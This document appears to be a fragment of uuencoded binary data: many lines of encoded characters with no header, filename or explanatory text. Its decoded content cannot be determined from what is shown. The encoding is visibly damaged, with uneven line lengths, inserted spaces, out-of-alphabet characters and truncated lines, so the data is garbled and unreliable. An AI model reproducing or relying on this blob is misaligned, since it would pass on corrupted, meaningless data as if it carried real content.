M#+'?T' *9%=7[<BJ64134]];6SUL5S/_LG*1>=TFK@`GUCLVIAM=#M%IJ[9+I
M#6/=)5!XOJ3C0;L>\$(*D*1%06YGD=M)@\$RUG-:?"XW\@Y]^QP, _&?<T.AZF
M>X?2GX\FM>K4:/YO!33BND2!E-CH:H3?S0\$7B<Z^O?5JCLP+^K6[Q5#M0(B/
MW&8Q^UB-X^"6M6F2^D+G0&+K`A\$:%"5BIG;N8=CF, (]O*0F)T>2YE8L^723I
MV/5=E'8.)`_TG-MQ<.(%=IQTd&0NGQ.R_]/*6+&?`H4E63^M08MH=9<FY34C
M15H@PG8*?SK+2&M@M0D/RX6!!%C#BX]EN]F@"))CK''R1J.7+@;3)J?W13=
M^A7)Z.^[-*@!>]J]/MKS%I<@5K<G%:7F\$V4Z2U]JI@HMN=0;F>;%4G.B\$].
M#@YV_LJMV\Z3,J]O)A!Y9Y`^D6<3;B0G'#S)' /Q!%SUCU[P(5?EQK(;Q9GK
MR#"?W%O^%^\[/[/BXWD_WGQ,<7A_E_#_/#UY^R_]S'Y]O^7^^Y?_YM\[_
M8Y3^QS2SSR[Z/]R`N_C#F<:3.(!+<69U3W`@RB9LH(V#`0ZMNTL?PE)5?M9*
MTE&S-TDZH.@N@NS5!.TT#\Q\$"I]&#"9C9O\$*36Y%>8)VT1CTIG!W4\.'9')G
MM9O]WLD:H09:R'A=-] ('@H'OE\$UP`%JT&GJ*EAW_`^`_"/VX.#IVA9^;;=
M:+6'^+RL-3X;X#0^*5.VK:U,'0@`0B+?3J^<Z76T0EQS+WT;3=<D;O(\$7W"]
M<FRDB\AWQY^YMC^!&&F>ZU^3A_A;,)];6]8_M+LVN1]\$QA)#(+<M)^XL(J"Y
MW_":I!-G+Y-?&H9!D@PDW?524D!`5B:JY:!37_"2Y8,EKWE?F-V5"4!;SA/
MD\$U&X7*_`2Z8C>0%_H8>0>@6TKUPX<AZ^NJ_NT<'45?Q>;IK907ETZ-'IXW!
MI#-NGVKE9TM1`0(6[4T('`FB9Q&;>TD("E);]]B["I\$"/]@V!_W)YU6`1&Z
M8D!)!#=?[R9P(YF8G#3[/J-H<Y+:*+<\$0)1"PAXM]<"E-IJ:6L5D:LL!
MG:0W,5E4U&YQ9?@`I(F54^X!\ [3X\$7\$GG7;7@#9=,9&TA'4)93LB`H\$N+6HX
M7D\$+JM&DU3XIH\$M;3B2,3_)<H*G[[A\%B9X/LR.,00J>JC^9/D",;OZ;"B
M8PCI&O1N2IP)B9SL2,2G<L+&DKYQJ.7CX<>"-BM*8\$E&MGL\L6>S\$`+7^R03
M, [(KX'IGR"28U65\$07V+Z%&A1)0T>KW^N('S^DY:G6&[.>X7TF94)^T;F;DT
MI3=6"?2=,YNP5-G28VY\PAO\$>#UVKA-0@\U:]HD>87,JZ7^UNOG@]L"D\$.X
M!E664&EK-Z?*85J%;"6RT9!;ZRBM13:H#.H\3^L(JBJWTHNTDC!6<RO]D%82
M%4]NK9=I+7%TY/,/K9E3;*B;NIW1N*C&H<@]DRI'2954<B:C]A@V3XT`/-<!
M*.YLOHF4-8UQPZABVM)FO]4VJG(D"Z0QLK2)K?;Q&9+DWDG?J.(+%6),*OZ0
M5&SWH(&M":S[/AK5?:E`*NL"8Q_ (=78;*+%X>2DVW@SHF(^2M0#`M<@ST_Q
MFGKZ=<^/F*/0<STF#)\Q?)\P`MA)!J2][\1-^0629Y?'A`L]=W_92\1I
M=.=/K\+`1SHQA?2"OKP(W=EEBOHG^O@STJ7A9<1AP.KL*;+KT8*40T\$>)W,F
M!Y^L2^0]6U/8P[#`6U"Z`*/Z=%8M\$2EV<"_K&\5<+'@I^2&Q&`<H!>HS6
M763I%h013RQ^*?#CT;^H5F^U1\UA9X!Z.^FXI^^?`BL"ER%X^G=X0-,.LF?'
M^-E=TG]/1_`VY'L21.>0/@8]J#SE#"-_?X-?L.*G3TX@0=X2Y8]:<&368`D
M*\$4T`L)#XG65/"1!%E:NA]9;W&O4T"0:)IR/V>1\$`V;*5W"FMt-V8I\^?8K_
M#AU4S?E,LMU@QPBX5JS9&UM;3M[EZ@+.CM"/1>5@N][V/R(8`-B^RF\$G-OS
M;\$3%3KK?:).#/%(\.6)-RNZAB?GI4P(]Q\$%0I'Z"DR?2C#T/I&DI(-IAY\$!=
M-\+GEL(^-*Y)0\,_[3Z5-Z(C1MKY(03320G<![KVG0))361HYT\S!T/85LF0
M(:)[^EUT_NFI]9W428B`3Z+?!5SAS`/R783!;"O@D!X7, (]HFTYY3Q)D0\$*>
MT:'Q`*&YX\$-GW`RKM_ITQ<#0<V?@H4T--*%@LAA`#-8B@E5>H_D.*?<B(G3%
M1"*0B1E&\>3:N4/D"%6\$M8D6)UXR=;MTJL&S8\ZB25<PI8F&69W<N+X/BK%)
MJBBMFK38\$6T]V#`J3B!2<:<WPKY[HT&[V3GI-+F`A\ P][<3UO`:\$<X*S</.0
MD/AXCZ2+P9>MHFV9+#0R,J2>'WXBH,[AM#393]O.5MVQ/O%'8I=DTW.28.3P
M*Z]RX?2?4`8`@S\$560,OW,+!X"O:P(/U5HFM/[,H=.3M-L*1T:EPWI*M4RFPV
M0CZ?M/U0%.A,VBT%_6:.WSI0V2H!6B*CE6,V]G!^-67J.7:4![Q]AGG[#`C+
M.8-`W&#LU:B^4T/] %YGW`<\$" [=VRN+/SK,=9<L.#^`Q(9X^)U] (___@' `JSA>
M;Q#.MM.VP>7/C,L[5%-\$/%9<?0(_\$N+'G30/RNQ*89YQG+8,TTK+/#07K2*K
MWUN`</'E"UYL8,*`S`],"*Y8M&L/KU:2ST(^ATK!_&)1C7(U8AB\$/`@3:X*
MF\$3":\OQ36%#YU4.^!QATO`?`U<9"A,(2^X_4W>6-(KC.2+E9_3_[U]\VDFS
MA?)T?@>ZW421%E2#TUEM5KJ!\$M?3(,P1(L=<&A>2^V)Y`#3<ZM#`56L^/Q:
MM\$PY'7F>8MP5A?)3":U)9/09D=&:==9>J!*5"53K5>9WMS]_ =VNEKCY0&L=3
MYYN)'F3]6M92G_CNIJ\$`96*F5R7?4^(U8PCIP:0RW"7?30C.+TXLQHTHV!I
M8LTH/M%H1KF:0C,:J<`,`G&\:1Q[\^1K'4`LHV):L1/*U0V7]E*M62+]O1JWP

M:B+-@I#`',4T)W!\$HX4LDF3!?!3A*)CLJ2RN91X_Z_S)[[_7-HXTCM^ORU_A
M36^7I`V!`*5?MO1`*8266PI\@'90C^7)RTD<<)O\$>>R\$PM[M\[_-"/)UC?;
M<F*@>]?<;4GLT6&T&HUF1B/I&,.U1\="F_\$`TR9_]>:-_HJ_: [6\$DOANG;_
MV1%*LE?\'43I9)0;<6T='26^VEQ*4.[LR,6>)D0*9,JO6N2CON+O3L5R^&XK
M?B664UZ)A+!7_-W;SEZGW=D5WCU+*A/:AJ^>"Q@3;N&K[I+P3F%67Z!1>R4U
M#8*2\;N!_(XW?1M#FU*S>=/9JZ3;E-YN-D7^Q[S\$5Z2W=UL''_=[E"0)&1M
M^L")N41YGCN5YMH-!"S&P83\<2KXY)R)Q;3N)#)JM__4'^S<+:%C7\$>LH
MN(:;BTR?RG6K[ER_\$6MC<6J<3+K6: ?UK"?UK\$+F3G-+K8[4@Q61CU@7CJ2X
M<<A*F^9MT&HWA&KU*N-ZC35CK]8=8;04)V-3X_(*<?;26&W#[<SJGFK,QNI,
M'"^7W5L:NVG%1I[?*<?Z1RGR6]IG;\`NY_K[*9UJ0POE]DO=&:S:DWLOE-N
MNXS;S824T(MFPU1NM[3V6]733:M'`T[S5])&K421H/FKZ.M5T-.3X.XQ8]?-
M5X\GS1G40%J!-35-ZRXZCPRD%M&:RNW\YIJABG0U.G\]35,]Z<IC_HK6>45C
M3,*!9=/5S90JZLZC)]*P/144E(.9`H^>5)R*ME\N-Z,DBI3E3/6F:FK3F,-
M84\`FPLWFGY,0OH\J-%B04\6=75GPY9./HDVKQ)67?F75VDF"Z4/+,IR^;6E
M=UG&I'J'?'?=[SA*9Z%D?NK\?8//RT.90)3+=H)2+G(G:>AM2=S?C;4)O&
MO=#%D7)?ETE5'OFG7'%P.4]A"":[*WPFY)#7_W-TO:A9+'R^;1TN6AJM*Q^
MFHVZ<@`D%>C)IVE>NGH&'F'(,G7*HIL,B[\$)2^03HQH=8W\A"L>9`\9>FR^
M*
M<TSUW'C:SI^_CH&,E-AX\-*STV=1>Z6J^MKW/A':GS2P^ZX1RSQ09:CP>B!
M.(GN<\0\$81@%="HH0)#LT>/]4"LT8F:>YN=W?--;7I9X8>U]6>/N-*N#.`F!#
MZ@.@`YMMM*079#^0HI]**)#"S9NG2,O'PZ]_HJ9I,KU+J&F3?;[_^]?^U
M["F+?_"(6F%!80;.1FBD=!57&AB]E>LW_[I&?C0:SO4A^?QAW9T&?A;I6QY2
M:\$XYE92^%4@*, -L=\8SNY,QXBK3!I%=7TG"RB7LFJ;OI51A\,6LA5=L5&&3/
MN0^'#+@,ID&*HF,U/9%K\$MO<:M'6-GEK<ZKF-D=2=5KT+*Y:KER.+= "0<2\$*
MF)&Q(5"@6YLJ!194%*>D*\GA!%<<5R)<<DPWP^>71"* (TJIF-G\$]B;@(\$T5R
MB'-LC7,3:5(J2C9IS.I8W\`ATAM-ABN86ILY6U^#VKB6=6!+48\$=N]C4NJ<2
M<'G/!\QT#M!4X@PCL,3Z-]9T!MQK_4VU_A5(MDX;Q.77'R\]X.#P!RO>_`8'
M' *B9\`1G(CY5;(1\;/;*QH5(SSE@&N'-J-E5J4D*V]T/-4Y6:RX?DS99&S4/R
MYIG64P)&[[DT4S&U._99DDR']J'(2P(>:\$2,O8>AA!7)60X?1A"NBHAEP_\$
MD9Y&R`-QI*)US5UR)621\Z'PP^G[5V&X#2+9'GAAB[V+[I&LS&X`Z2;IK2\$
MA9\$V[P+I^ET@W2@=J>GLD"P*-B7SRKWTLF>ITNVKS:<:'?G)#263L*63D+W:
M7W+]S_3ZV49%'P'S59\5=-I\;JC_=EIZ%V32\\$*G`79=WBL-KDX#[@4MU=?+
MI*'K4S"9F>HN7P![6K7W/@;[.@GW.@8]O?ZRQV!6]0-#]=H0++W:IVMZM7<Q
MZK)(: .HDE#_HL@B('7RZ!&.>`6-O"(\U*1C[IV5R+<VG&QHE=GE^=TO5IDZ5
M/C+OA9*G.B698_3N*HR4)0W<]X]5<]TJG)']=U3]5RG*F>@WSU-+V2:S//M
M/=D:C1]#5J@JU/U0%J@IU/RP%J@;Z#HX;6`IU/U%6B!@4[50VN!+6X%T42\$
MR,X'IL@+Y2/8TM/4Z+\$RQ^0HG6=HESK_`[]V=#)R3/6[Y":30,U%N[S'5+T
M5*?(QJR_0XJV=(KRK?P[I.>93(_%Q'^W)#S7Z'GH(?)"I^@AA[RKD_.`0[YK
MH.9AAWQ/I^B!AWQ?I^A!A[PGI=;YX^O@L[=R[8?3F3N4:,)T-2VW[H\Z'N^\
M8'(=HLBG=6"B%0^ [5;CW\+0^6S/1VO?#U^TO]T)Q5ICU6=/ (7CR848VX/3A[
MUTVTQH<V?E6"F]6, \E>ZLFKC);2A8:Q+J:GFW%1L[/RYJ917>1W[U\$0CCG&9
MP@<F<\M\$)AW>*IT/1^0S(R)Q0'\]1#XW\$1F/Y/R,Z;LG,HOZ%W>P_OW,O5>M
MP/?_TKT-8^`2N)\;#] %UIE73>G)EP?0N^*MK+<M)DER@+D]KV-W5-=#:E95\
MNVAUS]>TZC)271>M3-YI0X1C91JDLW*QNM9-=:6Q<K&J-DQ5I;-QL<KDDS&`
M>5!;VD!;K*ZGQKI2Y7&QRK:,E:6Q<;&ZY,,NL\$'I7%RLJN?FJM*D?K'*7I@K
M,S-QL:I<J2I:0X8D+E99-Z4R,Q<7JZN74I=1[!>KJF]2'*E1E<7J\DQUI<9+
M%JMK8*HK+1*R4%4OE'2.?M\D@.6G+;V0<SBB6;>\>K.J79>J'<V&]U/MAE1M
MW[^^GVKE3,W0&^4:E"43H&1JCHW2=9<\$R'F:09A=_YV0(*=JWN314#X!<JYF
M=&64^;LDX(5"P+US0,[2G.504'[]74W)WNN&M!<]3=G>;_U]3>O>;_V>IG[O
MM_Z!IH?OM7YW35/#]UM_4]7"6=7?!0'KF@Z^7P9L:"KX?NO?U#3P_=;_5%?`
M]RT"6YH.SH\+E4S",TT-WSL)SS5-?.\DO-"4\;V3X&KZ^~Y)T\$V"O+AAAR03H
M-L\$]Z`;!?=,@&X5W#;!NEEP01TY>'U<_Y7U^\$661,-J9\$&F[KDV#5S^.`H
M+CEVS;\.ZI+#EXSUWZ.NJPZ3`Y>,X?^KBJ3H]?,>;^KRN3H-7624`M:K"HY
M>'V34]>"E<GA:^9\WU5E+Y3*[K1E<@![EE/;8G5U-44%YN/=U-73%-7=U=77
M%-7=U>5IBNKNZAIH>NK.ZNJM:6KJ[NIJJEHJZJI%*UO7]-3=-6Q#4U-W5]>F
MIJ7NKJZGNI)*KVRQJK8T'85.Q5U4]4Q347=6U7--0]U952\T!75G5;F:?KJS
MJO2IBQKYAKH6JTB?M^ZH(GW2NJ.*)!GKCBK2IZN[J:@?G]T;B0[7T)^F'JU>
MQZULCXJ>J&5QGG:_*1\$3IJS!W@MZXQ(MW&-[(,9L2,1PE^Z!B-F4>XFY?`]
MS%-9?L</*K];\$C',C4NCY6Y)>2:1<I-#RQT3\$^^:[RI*YKF9+SRH!,2(I*AY
MPB)1!4EZ(9'\$54T:3?=\$E"L1)>@<E:;[(:<KD2-HG8?KMI[<;8GN>3B2^K)P
MC[\`X?8DDI*Q;Q3M>Z)I(-TDTW4O9#DK4DD\4C8@Y+45\$CZ"KBT+I\$TRZ' I
M/HA*?6%]O.0CTB[YH*(G3);+=3!TIW[ZL=!TCKRSBRN\C>8\$:2;=X'TZ5T@
MW;H+I,_N`NGSNT!Z%(N3O/)W)Q&DW=*19M7&)OTU6MO_=\$//_3P)J&>X<%/X
M]+W613WP/WB#Q<JU%_H#O^?];80K7A@&YFAJ,'%'VWVWQ_;[O4'%+S]9KN.&
M-O(EY\A<0N)=G(3KW<5)N(.['EW<!<GX0[NXB3<P5VH[\%=J._!7:COP5VH
M[\%=J._!7:COP5VH[\%=J.!]^>J;(.W=!+^72")"WTZ*%?FD[!-D/^L;3T
MOG7VKK/[\7V'F;YPE3I_#1&71H5-.ZG5(21Q\BGD:A[D:#:DD(_S((.0`OX[
M#S":=2GD2AXD\;(IY[]YD#>]O_)K?V*-JCRZE4E%Y0BK;Q^G0)*>F3_\./1
MSVVE3\ [YGGE2_F]I:6^_?;#;.6FW=G6X!ASA1H`HS"\G^V<&9`TX)'DPO2%(
M?DZOK\$ZO6,80#7I05,4?-%C1UN&.*CSG]'T]OFX+_^*#^&9C]@T?TMN@X"N_
M?(DB[Q-#HP<G'7&[LCKP.5XX:P'9E75\$7XX-><E,C*8=*[X<PC)`BO@1<=

M_JI:0TC\YY\$#9#EX[\`^\`<)BM?;#EX>1J0E>?@*' [JL.OC05K"&4D.,/5 (I
M@":0VK%1]&'\&0I1' *N_G-ZP[(RIBVZE4\-<@"'E)!-#02D0856L"B:15*AQX
ME%'K@=LF31*'68' *HPK@#R;G:Q?*VYB>)X2@' Z**\P, !2YAJWP<BMX\$*N! (5
M6R8)ZPK5\VK3FWW>O#A?:5 [0 [IV\$Q, S/\`):Z"W#3SND' TP [\JI*2=<?OWW!F
M4D8J31%)3WW;U24&8*.KX`NKB32"+W)T.UYU>4*,?"7?_NMLEQ;RBQ!Z24>
M37\V]+K->=>5>,7)I9>NDWX (PGX5V]<'T&JSYL0=P&!>._2H@9C (WBS,*"AA
MK[])O/R*.FO-OIUJ%XSOWJU?.LYHHC/!2J]"N4J'B?Y.:E6J:FZH8IU9E7UUV
ME>M-#3BOVF)5R]5#.:CUN22Z]'TB##%&6,,S&H&VKSO)VETB97#L9 [\$N*9*#&
MD]JA=3P0]%3J84FJZ\$=A1 (\$)S'\F1/:XY*PZ<14\$_>L4<_6M2+ [[UAI&G"6]>
M0U/;4TB0=?ZD\ :CYO`8D-Y_`D`K9Q4F7A<-N.)@)3B6Z28F6Q=Q`^`S\$9S<@
M?7"E-R*M(9O8CDT-/J4I\`S=';E+^@/T2^E./JV^<-9 (A.W+)]L3^^)%0PF^2U
M\VS)8!!\N?*`G@#_6IK2^:Q)VU'9AD!3E58ER#H,.%!'<3\$^B\=HA1\$35T2L
M))\$BI1:Q#D>:RY+9%ML?%6@_O+IRH_=" -2=A3-JNWG\$3B-2H7"' : [.XN=65
MZ#9JC-P; , 'U6G&9-LX!\$1 (ITT%<KS26!ZYR4!"HAKIHTX?MM%*T#*Z\$J//Z1
M4`#O>' ^0%F [5\&FB.:.C24P0:XY>J0! (.G (IN_/5OJ^2DN+D4 [#K=0O*FWKA
MR!)] [A] [-M.K7H>EU9V0RTU7#T&R'KWD&.[S99/@>@<'*' `NTB@5 [6S>\SDD'
M.A>L>PM:_(^P!#7V,VH*4/Q/U38EABFQ3YW' SKI.\$Q1Y@@"*62MK&NH\$TN)Q-
M),T?+\$:83AG0] (25H?>@5VMU1F\59=I\$,=J)ZUW=H (> [=D6"J>^G\$TT*,E\P
MJT\$WX&U>)%3?--S)A!!5-9 (MJK=>T`<!'"\$`_*C6&\NW5ZW-T9'Q% [A6FY0!
MC%B,6.T=@J8J]+!`!>\$`%B`JX#`8JP,:'+VI&Q (TP` ('I-X;/I*=/)T!%.KQ
MNEXIZ]H;<?>7RA#MWW3\R;HD5Z/A+ '[R!D'CL??1<[W?,!JC)R&OA=U(O)W
MZ+%7LHX5*H6?5QW*Z`_]P7X3/@^]L--SI [VKSM"/IJ:>8E"Q (X?<"F\ [9#X9
M`_,,%63EI`/=1%'@G#58QQ<43:(MQY..Y` ["5U>` [FG+TC?CDD%,X ("7CR"
M"<4H4!0_48:(I>J8\+I4D2:"")RZ#PF36P_2A<0I7.-RNU@\$'E3`G&!D9F8
M0XSWCTPLJ/PV==ZU#G</VB>=G=;9SKO.P? [IF7.Z_\VF3\,%4\$W&U^ (% ,2]
M),% !5Z44A`_Y_46 (5<E%2AV55!.5.H'B8,:I-@V:C`0<EU1Z%3L^&\$_] ,3%-
MU! [,0'U'0'1#UV9/U2'\YD)@B8)H^M13 (&)4W)1RFQV.\$01%"H1NDCKG`8?=3;U
M8<\D?9/T1X, &H/HW1.C9@!FZ4=09N6/WT@OY>"5`5:V (DS2D\$1,NJB2<\$5) %
M&_LAED3?U ('<.&%=YCL7HJ'_.PXC.E8!<3**21_B.*ZFOQ24!YL<V%CGKXD&
M<83Y3)8\$B:3F1; :8FC4OMB`6M'. (AM)JXP0 [1] (.2AY1 (<(TDBDFLH+. ((#W
M_TCI [B1,V;^!F;LNO4FC*1&#N (K?^7NC.`AR (TZ'R6,Z+4)\^^SH].QD__!M
M-7%0\$/9?3N4 ('OKJ*DKCLW=+VJ [\$^"O ['*O']U6PMP!F#O&KH,<)J!;IEV')
M_(H#S7E'7%@OW (=Y@+8%&MDA\NA/.YUJY`T'=8=J2 [#JZTYO)/8AO&]T.COO
MP='9J8^I0B.O8C`8IUS/41<:A1\ZMHY0PDR'A8AHC5Q`<?HQJCKO2/O;)V0,
MUOG7YH7HBCL]=]A#<8\AB<#P;J=1L6%'`&WV (X)844"A,JX^TF#4HP5#AJZ
M7U)!`3BU#TW`-Q"KE3G3" ("C0CN1&Z@4:&@7B%<JH^Y12G5&5%6A^1`UU@K'
M)' :.85Q4*Y1Y8FTFL (>0ET6\$6 (3N:BUQF2>Q%R8H\@\$@6^ (>1MC<F\$!FAIY^
MA'#/@13N<39EB3*RE"J82NOP_.BL=;9_=@YVMOKD!'YWI\$KV5Z [^>\$&5DX,
M!)B [L#SAM!3--*)B\$=7 []] 2;9O?O5"]]U/:5G48\$0T,JL^Y>&PWX,)A=:V>
M(%`GNC0`XLE)&QS5A\$?SZ"] #79D#U@! ?6,9/VV<HXY489MR5`E8QPU+[0^8:
MK6+<E><N'Q>_JO (2"=9\$`GGB-.W' "B\$FGZ3YM7W:B` (!T<81N&5/@*0&KZ56
MG+C%U# (9MB?>5Z9H_)5,XCM25M3SU&>?HZ^.@4=%='0I*L/ (*#R=2EI%N.Y
M1ZV,009=#2>#80%-7%`" (;9BJ3R'2=?)>.]16R (-7XUZ-%\$SCS [<@TNT\$CGX
MRL8'7O&%T0\<##EC (5UY+J ([J8>9R*\3\$X7J,E6'5N46B.HS3Y41` ;A [#9OJ
MG.D4<]7ZQ\$X%QQKXO3>]"KY>Z1HA>0\L7N_;9^^.) /E*`R,H1,+45?QH1,Y\$\
MKXP=NZ\$ [@M6; ;V*6)6; 'K9,6\$;7VR5R2]DW01',RVL5;T (+P]BOT^^488M+9
MIYW=_9/VSMG1R:]H^V-<,>-U6JPPQ\$Z,0?TP (POE\$8'.R4@&?%`-6C^M11'1I
MU6C: :A7%=JYBY%3CGC&0RT2F!'H9"J_?H3@S2-<KC6E7Y]!,XB=<&99+?XPV
MHPG&JN-6&+2TJ2\$ENQJJA%92&YOB=^BRJZ2,<W<CI;Q!F (HA,'=H%HZY? !N]
MG>|_ "95@Q^]J*&)UF7-K;O?!8=46E=-KR+,2D52B&VI6*P8. (];>'8 [\0Z^
MPMDM7@W9P%WLD6T;F\1G?UZW.X<B&J! (T^/= \$534O8RAYND6<DR?BIBYP`-
M (IT>U=C!_O^JXF5Q:1E.FP#[27XP?"`YCY;\@9C+W^M9`4 (Q08Z\$,FH50V_<
MH?#D6Y475Z'R (WAID4#^>*' (7CQ^YIEXV0\$P%U (CW#KFC&KR"A:=I8;GP)_
M7/4;`K`I_E5LH)<2; , QMZ9\E')DZ58)H/\D (33KW\$90<?? .VTS [< [9RV_ [\
M [<.=MF/Z8 (;T&LW%JHZ#,1D6#LWB)\$9KY+BD [N [LDE`U"\$@=_SOSQCT/*74Q
M396N^D%-K=V/+5)YWC'6`^MJ,F2OMB>!0=2<3I]GP@`_<2_7SKN"- ,8IP\$\
M9'] "CVC5T+LDK/%"G_M\$H (B9WKEZ0!??& (>S*:. _*G4\@ [=YU) \$/ET?O?&
MT_!6HOQ@_S"#1^N4=+; ;P!GZ8T^D//XM4MZ [`JV# [Q*JNK<:Y3*`) =FG9ZV3
ML\ [!T4 [K ((WF#:29,YM7T!G/1DN& (KF?1T+739H.W5?;ORD#%Y],Y\>%` [&
M+Q..3J^ (, _%`PXQM) (E0VP8\$%\;L%+ARI ((N9) [X; ,6]@K\`9!>GBS7N (W
M&3T^ (8^F8="?)7^L4:JNW=!WNT,BT%, \$ [,W"D'0 [E^^&TR8"OEK%J8=T]]BD
M& [FW3M=S#H\Z^X> [[7^`%) :X4`9C [(!_Z%9BG [DS, :?Q\&7<4.5J\$ [[`V=\$
M= [1WDU:A1&VF2I1!, `S] *SR*_M [[_\$%*WMP>5D0/6.YF7RLD4`0Q3\+YZW)
M (, Z@SL@/&7VJ;+?&MT`0YW3=2;)]B9BS!LPKY4YUSF;M#^*J";J5)B&+J.C+
MJSHV (B+\$TJT8O6`V [\`-EH3<A [2\$M_K. "'9;>8.!W_)@^&M,XN`^5`RF.!6
M\$F7P-<Q;>?/) /`RFWD0GU/,0>=^/>K,H@EC^C'1TZ%3Z [O#:_RQ\$:QNGO\$,J
MA.IA`\6G]IY [[;E3TH=-F (8P=18 (CCLO:L2V1=KT@Q_4&\$\E55_2),0^68.?
MC7O`_S) &OD-\$+OP,0LTD=GB [,O2O/4UE1P [PC\$APU`LF:6*. [#MI6\S@6XK!
M="`L`V"3*22?D [\K<TQ0"Q-VQK0I [EE#Q>&&7C+47&8UN<1"IA11=4^>8Y\0
M;8^P\$Z_G#WPB`;QI;)IKGW6.3XX.CMY^: (,0JY0@XY\Q@KA-3*QJ6NLD# (;!

M) ; ' D86, 4G, 7A\$=' H78D67) TK (SK, &9=@ "T] LR%\$ [CKXD&H5PCI!) W!RF/HCP M1CX9LN0A% (6JB\$BY'S, 6/C1H%K?#J; ICAWB\84#\, V@-GB/! 3' P&FQQ\5VM@ MYTA, B'6'-\1.7\&JB9' K\$DV. 74#ZITIW8KHUIO&2CF@? [] . .>--^NW^H] L) S MV3&). \&; ^+3^+JE[?%_=) 5) 6UH7Z0?H4, Y@WIZ4SB'C, II%\$) 1PO!NO-T/2 MN] X') A: .X<; GG:, P9Z'NV=L, /M\$21^] \$\$W"4MP"] DFWMJ) @%H*, PAYJ@/HI ML03\ '9_M8XL@HOWK\$F, PFG6I\$SNE/A=1?%W"&9' "G"-W, \@/@/2XV/*] ND5 MX9I: 7?8A339-@W-E/+?/32_BW[NPZ1] U7J*V2.?) /O8I[:_. \$?92) (\9VH7R M@-&] 3-"HJJ, <U=' 7C'1' DPZ, .H*CT\$3RF (?GLIPUT.Y(C'A"7R_T<1], PTB\ MJ' FW\2 'S' C<ET&] 8G"4]=, IW!AM" I\ (><?Y5!8D7>-6P<+R="/? .PO' &A0E3 M&67X@EB&, ' \$9J&/+*#S (6) 7!\ \) Q22@+3E>20T9QL] 0V+1859R<B*"W78EHI M@<"8*&6]; 4!: T+R'?=V56<6P&9D?/B"=<4%; +9O'N! 4\QA7EXHI2<\$DG\$3!! MA-C7_G@00! !X_>' #^"H6UC- (LO**=*1PBD5&L%JE1 (P@<IBQ1&B\ 'YF"THT" M' ()) MC\$H@5EAP, 36E\$ [&V"S-@JL0A=#! @ [*ZEE9, R4J-R@] SUM [DJ+ 'V-+ MM8U<\ZQ! 2B (\EP2GK1DI8! @ 'I5 [#MG2L&!U] &KR2#I%2*+44; L*TR\K0ZC*N M_&BX8PUMH, LT%EG' *C1UV5D1PIQ690M:; [0S@0S"R [' &U%"\$00WT*) EN?&A\$ M<B*"M%+Z/= (@+PC (; \$ '4\<R9AW!) M&?8 (A%/ =1, PR>=+\$TTMU4) ITAPR78/C M@! 0?H-87<; UFN (PF\$ I@K (O'K, _" \ =; -V"\$L@ACD (^0E6@DF@ZC@+&B: VC&IP MO2*WHDBK*+*M2 (Q/E-&@^RQET: 8DQOUG: URY+\$GB>' <IM7*XJYR: C, >OQ3-L MF [C\$55*. N8-D<H! # -V [] 7! ; -) I, @A-@LH2PNX! C4EZA8RKG4. ?PL5/I9630 M: 5. R^; TR+>8 'T5FQI+7RNF+7ZT9\$S9S (5>!CK\$ \$U. Q: O9IEE6DC5^> IROL; (M\BI. SR\$0A (V=" [#TL74 'P; 9?SS" LPU; _' 8A. 8, S@) V<TBZ80^UJKT5IF@ ' *\ M*_Z! 90 'R<@CP"KR") 1_OT@NIV\OPG [X [.CD3%LZ1U7 '\276MT2! #@V&%QQ<" MSNF7P ("SCJ] 7B, =! 1H079U7L0&N=Q\$W8H\$W (JV8VSJGH=R\, U (KV#\) 8R] D* MJ%K11FI [!L\$LM& [0P=' AV [B6+4. #GJ76X_F75U/KBO8. CEJL<YIK%HU) 6M' U MIT0) 38D, CQ5>T5B9YX1 ' "0T; '27AA&@#\M: -R"-GO] UN/WNZZ6RLKP 'FO&<6 MXGH869; D9_?HPYN#6\$*; 31M? \$PHB<ZMS3PZ: \$N, 9W/; &0C%L*J1%DM75IT M"FDDE#RGK: 'Q4>*7163<T]. _70S, LT5 (FD3"HJ@B_9#5%5/_W"! S] T, _6^/_MI# [T! D-X>TW! 5ZE [*S8&] QBRMKQXF (; P; 7^V+4%XJ1%T) UO<) ^X#] 4B\Y\>V M) 6P90FQ*^_##^ [@AW0<3+HL^ '3] J [L&B# '2_9R, OA%T; =/41UH&F [GC*&M8Z M. 6G] RMK52Y\YO3', O/V. &X; NK0-XZ3=2! U8&! \33E4H6 (4TB_] U; IR (7WT, 0 MMDI/UWF0EVP% (4YU\\$>3H=_SIQPU8B%M; ' #: DXUK_ (/MZ%NT (]D; "! \75E-6 MDH>6K4F0E-6DPP\ ' !W\$ [O\$QCAJ^+C&?#H; #0 (TKMFZ. C@W; KD*\$; (+9N\$, !- M\$MRLX%CO! /+9C/ "3LX; 6U\ '%MP1\$K, E. E9QYM' \$ 'ZD=2: @AK\$0VCNR%I\$H_ ; MM2F_6MCYI06>K2-M5\$ '7RZ6F. & (OA [7H (X: /C. <C9. 4?MP_A2+) =. O8J. DTB MU38 [>RAH9CB5@BR07<S (L0\ /&SR6V\$G) M_9I=35% @I#?7] O2! 2&5 [\ : 5W68R M: 'Q1T' A\ \K) 'RFX^?JU\] 1<"/5W2JD?<800*; 01UL9! 4#A7US 'PA) 45^#QR MG+. CW: . 7#AXY3. W%: +4?S+I#TOV] ((2-KL/; &-X?&&A\O>V (OA, H\$! WHE2/9 MG6F#KJZWA. (BK2>CZ3H>@HSI&IN?0#\DW8 'Q' 0-; M [/ (\?MEDZ%U0F_ \$! P/? MX>#W [: E&X_>A: , -346HI=; M0Y&+1E0A>IDA^U '\$4WNT\$, 5HK_YY&\$RMT#05 M0#"") H2X@ \F^AL16M*C&N" ?9NBZ, 2&74 (D\1UFC1-LQ '*RGX7! J9: : AE, JB= MK@>EI4KC>R>2BB, OI\ P>F) 42B+0L98B%JW' P#RP. 3C%*AY1) S14,) 4G (8WNA M) MDMTAZPZ, H?R\$ _'1. F"B4 (*RO! V7_3BXRZ>&4+%I: ["M\$] V7:>: P?0AQ! # M) CB+68_8CWRG*FE67>NZNLZ1? 'L0\$E 'B' WW\$' F54/ \] /0 [PD! +O/T1A ' [4: A MHR_4=MHD%W\) %] 24\4H 'Q; @UG>9! 6D=LE<XT@ 'FU*E) 6RY*U. 3\$G! !L. " &D/ MO1\$DZGUEIFN\N<4BRT%1D=3U\$; 6CE? '*I [ZU#] KOVX=G7 (*U5, NDUN+' &4A2 M. . \JCR&A17) J) ++CXV. 2A# +T: ^A*A>P' ?T7G\$LE8A, WTN?) @ [7Y [5/87=, 'Y M%L-1A6QPI6ULMO+\$8 [%4M_X+*4XZG' [2C^\$ (\9< [JY>78AY8T& (]; >T3^8Z M&4-L@: H3OX [#] !1U0Z: ^KC_TI 